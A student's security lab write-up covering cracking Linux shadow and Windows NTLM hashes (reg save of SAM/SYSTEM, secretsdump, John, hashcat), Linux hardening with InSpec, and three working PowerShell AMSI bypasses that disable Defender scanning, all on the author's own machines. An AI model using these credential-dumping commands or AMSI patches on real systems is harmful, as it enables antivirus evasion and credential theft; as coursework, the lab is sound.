

5.1 - Shadow Cracking




Here I created a new user called tester and gave it the password Password123




Here I unzipped the rockyou.txt wordlists to use for password cracking. We will need this wordlist to use with john the ripper.


I haver unshadowed the passwd and shadow files and dumped the hash into a hash.txt file. We can now crack it using john the ripper

```
┌──(jordan㉿kali)-[~]
└─$ john --format=crypt --wordlist=/usr/share/wordlists/rockyou.txt /tmp/hash.txt
Created directory: /home/jordan/.john
Using default input encoding: UTF-8
Loaded 1 password hash (crypt, generic crypt(3) [?/64])
Cost 1 (algorithm [1:descrypt 2:md5crypt 3:sunmd5 4:bcrypt 5:sha256crypt 6:sha512crypt]) is 0 for all loaded hashes
Cost 2 (algorithm specific iterations) is 1 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:01:24 0.19% (ETA: 23:11:02) 0g/s 393.1p/s 393.1c/s 393.1C/s imsofly..coketa
Password123      (tester)
1g 0:00:01:25 DONE (2024-09-23 11:06) 0.01165g/s 391.5p/s 391.5c/s 391.5C/s alexander3..181193
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

We were successfully able to crack the hash and get the original password

## 5.2 - Linux Baseline Hardening

```
jordan@ubuntu:~/Desktop$ wget https://packages.chef.io/files/stable/inspec/4.18.114/ubuntu/20.04/
--2024-09-23 11:19:39--  https://packages.chef.io/files/stable/inspec/4.18.114/ubuntu/20.04/inspe
Resolving packages.chef.io (packages.chef.io)... 151.101.130.110, 151.101.194.110, 151.101.2.110,
Connecting to packages.chef.io (packages.chef.io)|151.101.130.110|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 30388168 (29M) [application/x-debian-package]
Saving to: ‘inspec_4.18.114-1_amd64.deb’

inspec_4.18.114-1_amd64.deb                         100%[=======================================

2024-09-23 11:19:43 (8.45 MB/s) - ‘inspec_4.18.114-1_amd64.deb’ saved [30388168/30388168]
```

Using wget, I downloaded the inspec package from the web

```
jordan@ubuntu:~/Desktop$ sudo dpkg -i inspec_4.18.114-1_amd64.deb
Selecting previously unselected package inspec.
(Reading database ... 214531 files and directories currently installed.)
Preparing to unpack inspec_4.18.114-1_amd64.deb ...
You're about to install InSpec!
Unpacking inspec (4.18.114-1) ...

Setting up inspec (4.18.114-1) ...
Thank you for installing InSpec!
jordan@ubuntu:~/Desktop$
```

Inspec is now installed!

```
jordan@ubuntu:~/Desktop$ inspec help
Commands:
  inspec archive PATH               # archive a profile to tar.gz (default) or zip
  inspec artifact SUBCOMMAND        # Manage Chef InSpec Artifacts
  inspec check PATH                 # verify all tests at the specified PATH
  inspec compliance SUBCOMMAND      # Chef Compliance commands
  inspec detect                     # detect the target OS
  inspec env                        # Output shell-appropriate completion configuration
  inspec exec LOCATIONS             # Run all test files at the specified LOCATIONS. Loads the given profile(s) and fetches their dependencies if needed. Then connects to the target and executes any c...
  inspec habitat SUBCOMMAND         # Manage Habitat with Chef InSpec
  inspec help [COMMAND]             # Describe available commands or one specific command
  inspec init SUBCOMMAND            # Generate InSpec code
  inspec json PATH                  # read all tests in PATH and generate a JSON summary
  inspec nothing                    # does nothing
  inspec plugin SUBCOMMAND          # Manage Chef InSpec and Train plugins
  inspec shell                      # open an interactive debugging shell
  inspec supermarket SUBCOMMAND ... # Supermarket commands
  inspec vendor PATH                # Download all dependencies and generate a lockfile in a `vendor` directory
  inspec version                    # prints the version of this tool

Options:
  l, [--log-level=LOG_LEVEL]                      # Set the log level: info (default), debug, warn, error
      [--log-location=LOG_LOCATION]               # Location to send diagnostic log messages to. (default: $stdout or Inspec::Log.error)
      [--diagnose], [--no-diagnose]               # Show diagnostics (versions, configurations)
      [--color], [--no-color]                     # Use colors in output.
      [--interactive], [--no-interactive]         # Allow or disable user interaction
      [--disable-core-plugins]                    # Disable loading all plugins that are shipped in the lib/plugins directory of InSpec. Useful in development.
      [--disable-user-plugins]                    # Disable loading all plugins that the user installed.
      [--enable-telemetry], [--no-enable-telemetry]  # Allow or disable telemetry
      [--chef-license=CHEF_LICENSE]               # Accept the license for this product and any contained products: accept, accept-no-persist, accept-silent

jordan@ubuntu:~/Desktop$
```

Here is a list of commands we can use that was given by the help command

```
jordan@ubuntu:~/Desktop$ git clone https://github.com/dev-sec/linux-baseline.git
Cloning into 'linux-baseline'...
remote: Enumerating objects: 1423, done.
remote: Counting objects: 100% (320/320), done.
remote: Compressing objects: 100% (156/156), done.
remote: Total 1423 (delta 164), reused 274 (delta 160), pack-reused 1103 (from 1)
Receiving objects: 100% (1423/1423), 285.60 KiB | 3.61 MiB/s, done.
Resolving deltas: 100% (691/691), done.
jordan@ubuntu:~/Desktop$ cd linux-baseline
jordan@ubuntu:~/Desktop/linux-baseline$ inspec exec . --chef-license accept
```

Here is the compilation of the program

```
Profile Summary: 32 successful controls, 25 control failures, 1 control skipped
Test Summary: 128 successful, 53 failures, 2 skipped
```

There are a lot of weak security measures on this ubuntu machine

```
↺ package-08: Install auditd (1 failed) (1 skipped)
  × System Package auditd is expected to be installed
  expected that `System Package auditd` is installed
  ↺ Can't find file: /etc/audit/auditd.conf
```

First we can tackle this problem by installing auditd which has been done

```
×  os-05: Check login.defs (3 failed)
```

Using chatgpt it was quickly able to help be solve this issue
The errors related to the `os-05: Check login.defs` control are due to incorrect settings in the `/etc/login.defs` file. Here's a breakdown of the three failed checks and how to fix them:

# 1. UMASK Setting

The `UMASK` setting in `/etc/login.defs` is used to define default file permissions for newly created files. According to the error, the current `UMASK` value is `022`, but it should be `027`.

- **To fix this**: Open the `/etc/login.defs` file and change the `UMASK` value to `027`: bash Copy code `sudo nano /etc/login.defs` Find the line that looks like this: bash Copy code `UMASK 022` Change it to: bash Copy code `UMASK 027`
  - **022**: This allows newly created files to be readable by others.
  - **027**: This restricts file access to the user and the user's group only, making it more secure.

# 2. PASS_MAX_DAYS

The `PASS_MAX_DAYS` setting defines the maximum number of days a password can be used before the user is forced to change it. The expected value is `60`, but the test found it set to `99999`, which means passwords never expire.

- **To fix this**: In the `/etc/login.defs` file, locate the `PASS_MAX_DAYS` setting and change it to `60`: bash Copy code `sudo nano /etc/login.defs` Find the line that looks like this: bash Copy code `PASS_MAX_DAYS 99999` Change it to: bash Copy code `PASS_MAX_DAYS 60` This forces users to change their passwords every 60 days.

## 3. PASS_MIN_DAYS

The `PASS_MIN_DAYS` setting defines the minimum number of days between password changes. The expected value is `7`, but the test found it set to `0`, which means users can change passwords as often as they want.

- **To fix this**: In the `/etc/login.defs` file, find and change the `PASS_MIN_DAYS` setting to `7`: bash Copy code `sudo nano /etc/login.defs` Find the line that looks like this: bash Copy code `PASS_MIN_DAYS 0` Change it to: bash Copy code `PASS_MIN_DAYS 7` This ensures that users must wait at least 7 days before changing their passwords again, preventing rapid password cycling.

## 4. Save and Apply Changes

After making these changes, save the file and exit:

- In `nano`, press `CTRL + O` to save, then `CTRL + X` to exit.

## 5. Verify the Changes

After editing `/etc/login.defs`, you can verify the changes with:

bash

Copy code

```
sudo cat /etc/login.defs | grep -E 'UMASK|PASS_MAX_DAYS|PASS_MIN_DAYS'
```

It should return:

bash

Copy code

```
UMASK 027 PASS_MAX_DAYS 60 PASS_MIN_DAYS 7
```

After making these changes, rerun your security baseline scan to confirm the issues are resolved.

Let me know if you need any further assistance!

```
UMASK           027
# If HOME_MODE is not set, the value of UMASK is used to create the mode.
#       PASS_MAX_DAYS   Maximum number of days a password may be used.
#       PASS_MIN_DAYS   Minimum number of days allowed between password changes.
PASS_MAX_DAYS   60
PASS_MIN_DAYS   7
root@ubuntu:/home/jordan/Desktop/linux-baseline#
```

Here is the verification of fixing the changes


```
 ×  os-10: CIS: Disable unused filesystems (7 failed)
    ×  File /etc/modprobe.d/dev-sec.conf content is expected to match "install cramfs /bin/true"
    expected nil to match "install cramfs /bin/true"
    ×  File /etc/modprobe.d/dev-sec.conf content is expected to match "install freevxfs /bin/true"
    expected nil to match "install freevxfs /bin/true"
    ×  File /etc/modprobe.d/dev-sec.conf content is expected to match "install jffs2 /bin/true"
    expected nil to match "install jffs2 /bin/true"
    ×  File /etc/modprobe.d/dev-sec.conf content is expected to match "install hfs /bin/true"
    expected nil to match "install hfs /bin/true"
    ×  File /etc/modprobe.d/dev-sec.conf content is expected to match "install hfsplus /bin/true"
    expected nil to match "install hfsplus /bin/true"
    ×  File /etc/modprobe.d/dev-sec.conf content is expected to match "install udf /bin/true"
    expected nil to match "install udf /bin/true"
    ×  File /etc/modprobe.d/dev-sec.conf content is expected to match "install vfat /bin/true"
    expected nil to match "install vfat /bin/true"
```

This error is due to having loads of unused file systems, we can fix this by configuring the dev-sec.conf file to disable certain file systems

sudo nano /etc/modprobe.d/dev-sec.conf


```
install cramfs /bin/true
install freevxfs /bin/true
install jffs2 /bin/true
install hfs /bin/true
install hfsplus /bin/true
install udf /bin/true
install vfat /bin/true
```

Each line disables a specific filesystem by replacing its module with a command /bin/true that does literally nothing




The cpu vulnerability directory is vulnerable, my cpu is vulnerable because the microcode update is missing and there is no patch for the speculative store bypass vulnerability

sudo apt install intel-microcode for my intel based machine
sudo reboot to apply the changes




Changed permissions to cron files assuring that my machine is not vulnerable to privelage escalation attacks utilizing crontabs

```
jordan@ubuntu:~/Desktop$ sudo sysctl -p
net.ipv4.conf.default.rp_filter = 1
net.ipv4.conf.all.rp_filter = 1
net.ipv4.icmp_ratelimit = 100
net.ipv4.icmp_ratemask = 88089
net.ipv4.tcp_timestamps = 0
net.ipv4.conf.all.secure_redirects = 0
net.ipv4.conf.default.secure_redirects = 0
net.ipv4.conf.all.send_redirects = 0
net.ipv4.conf.default.send_redirects = 0
net.ipv4.conf.all.log_martians = 1
net.ipv4.conf.default.log_martians = 1
net.ipv6.conf.all.router_solicitations = 0
net.ipv6.conf.default.router_solicitations = 0
net.ipv6.conf.all.accept_ra_rtr_pref = 0
net.ipv6.conf.default.accept_ra_rtr_pref = 0
net.ipv6.conf.all.accept_ra_pinfo = 0
net.ipv6.conf.default.accept_ra_pinfo = 0
net.ipv6.conf.all.accept_ra_defrtr = 0
net.ipv6.conf.default.accept_ra_defrtr = 0
net.ipv6.conf.all.accept_ra = 0
net.ipv6.conf.default.accept_ra = 0
net.ipv6.conf.all.autoconf = 0
net.ipv6.conf.default.autoconf = 0
```

Added various configurations to sysctl to patch vulnerabilities

```
Profile Summary: 52 successful controls, 4 control failures, 2 controls skipped
Test Summary: 169 successful, 12 failures, 2 skipped
```

Now after all these fixes we were able to shave down the control failures quite a bit. I will probably continue to fix these later on as the semester goes.

5.3 - Cracking SAM


```
C:\Windows\system32>net user /add tester Password123
The command completed successfully.
```

I created a test user called tester for performing this cracking technique

```
C:\Windows\system32>reg save hklm\sam c:\sam
The operation completed successfully.

C:\Windows\system32>reg save hklm\system c:\system
The operation completed successfully.
```

I pulled the SAM and SYSTEM databases from the registry




They are now on my host machine, let's put them on the kali machine

```
┌──(jordan㉿kali)-[~]
└─$ impacket-secretsdump -sam sam -system system LOCAL
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Target system bootKey: 0×a6e008c4d057478275f265e4b876cafa
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:da7d046053fba194e916b7430e8c195c:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:597a8adead48fbbc7a6a9183d4ae48b7:::
jordan:1000:aad3b435b51404eeaad3b435b51404ee:da7d046053fba194e916b7430e8c195c:::
tester:1001:aad3b435b51404eeaad3b435b51404ee:58a478135a93ac3bf058a5ea0e8fdb71:::
[*] Cleaning up...
```

Here are the dumped NTLM hashes

```
┌──(jordan㉿kali)-[~]
└─$ echo "tester:1001:aad3b435b51404eeaad3b435b51404ee:58a478135a93ac3bf058a5ea0e8fdb71:::" > /tmp/hash.txt
```

I put the tester hash into the hash.txt file

```
┌──(jordan㉿kali)-[~]
└─$ hashcat -m 1000 /tmp/hash.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 5.0+debian  Linux, None+Asserts, RELOC, SPIR, LLVM 17.0.6, SLEEF, DISTRO, POCL_DEBUG) -
Platform #1 [The pocl project]
============================================================================================================
* Device #1: cpu-sandybridge-12th Gen Intel(R) Core(TM) i9-12900K, 2185/4435 MB (1024 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0×0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Hash
* Single-Salt
* Raw-Hash

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 1 MB

Dictionary cache built:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace..: 14344385
* Runtime...: 1 sec

58a478135a93ac3bf058a5ea0e8fdb71:Password123

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 1000 (NTLM)
Hash.Target......: 58a478135a93ac3bf058a5ea0e8fdb71
Time.Started.....: Mon Sep 23 14:16:51 2024 (0 secs)
Time.Estimated...: Mon Sep 23 14:16:51 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
```

And just like that, we were able to crack the NTLM hash using hashcat.

## 5.4 - Bypassing Defender

```
PS C:\Users\jordan> echo "AmsiScanBuffer"
At line:1 char:1
+ echo "AmsiScanBuffer"
+ ~~~~~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent
```

Firewall detected malicious content which proves my firewall is running

```
At line:1 char:1
+ echo "AmsiScanBuffer"
+ ~~~~~~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent

PS C:\Users\jordan> $Win32 = @"
>> using System;
>> using System.Runtime.InteropServices;
>>
>> public class Win32 {
>>
>>     [DllImport("kernel32")]
>>     public static extern IntPtr GetProcAddress(IntPtr hModule, string procName);
>>
>>     [DllImport("kernel32")]
>>     public static extern IntPtr LoadLibrary(string name);
>>
>>     [DllImport("kernel32")]
>>     public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr dwSize, uint flNewProtect, out uint lpflOldPro
tect);
>>
>> }
>> "@
PS C:\Users\jordan> Add-Type $Win32
PS C:\Users\jordan> $LoadLibrary = [Win32]::LoadLibrary("am" + "si.dll")
PS C:\Users\jordan> $Address = [Win32]::GetProcAddress($LoadLibrary, "Amsi" + "Scan" + "Buffer")
PS C:\Users\jordan> $p = 0
PS C:\Users\jordan> [Win32]::VirtualProtect($Address, [uint32]5, 0x40, [ref]$p)
True
PS C:\Users\jordan> $Patch = [Byte[]] (0xB8, 0x57, 0x00, 0x07, 0x80, 0xC3)
PS C:\Users\jordan> [System.Runtime.InteropServices.Marshal]::Copy($Patch, 0, $Address, 6)
PS C:\Users\jordan> echo "AmsiScanBuffer"
AmsiScanBuffer
PS C:\Users\jordan>
```



After pasting the Rasta Mouse AMSI patch we were able to bypass windows defender.

```
PS C:\Windows\system32> $AmsiUtils = @"
>> using System;
>> using System.Runtime.InteropServices;
>>
>> public class AmsiBypass
>> {
>>     [DllImport("kernel32.dll", CharSet = CharSet.Auto)]
>>     public static extern IntPtr GetModuleHandle(string lpModuleName);
>>
>>     [DllImport("kernel32.dll", SetLastError = true)]
>>     public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr dwSize, uint flNewProtect, out uint lpflOldPro
tect);
>>
>>     public static void PatchAMSI()
>>     {
>>         IntPtr handle = GetModuleHandle("amsi.dll");
>>         IntPtr address = (IntPtr)((long)handle + 0x0007C10);  // Offset for AmsiScanBuffer
>>         uint oldProtect;
>>         VirtualProtect(address, (UIntPtr)0x10, 0x40, out oldProtect);  // Change protection to RWX
>>
>>         Marshal.WriteByte(address, 0x31);  // XOR EAX, EAX
>>         Marshal.WriteByte(address + 1, 0xC0);  // NOP
>>         Marshal.WriteByte(address + 2, 0x90);  // NOP
>>         Marshal.WriteByte(address + 3, 0x90);  // NOP
>>     }
>> }
>> "@
PS C:\Windows\system32> Add-Type -TypeDefinition $AmsiUtils -Language CSharp
PS C:\Windows\system32> [AmsiBypass]::PatchAMSI()
PS C:\Windows\system32> echo "AmsiScanBuffer"
AmsiScanBuffer
```



This method is a variation of Patching AMSI AmsiScanBuffer which patches the memory address for AmsiScanBuffer function in the amsi.dll module. We modify the function in memory to make it ineffective by replacing the OG scan instructions with a simple return success.

```
PS C:\Windows\system32> $amsi = [Ref].Assembly.GetType('System.Management.Automation.AmsiUtils')
PS C:\Windows\system32> $field = $amsi.GetField('amsiInitFailed', 'NonPublic,Static')
PS C:\Windows\system32> $field.SetValue($null, $true)
PS C:\Windows\system32> echo "AmsiScanBuffer"
AmsiScanBuffer
```

Here I have compromised the machine again using Matt Graeber's reflection based AMSI bypass method.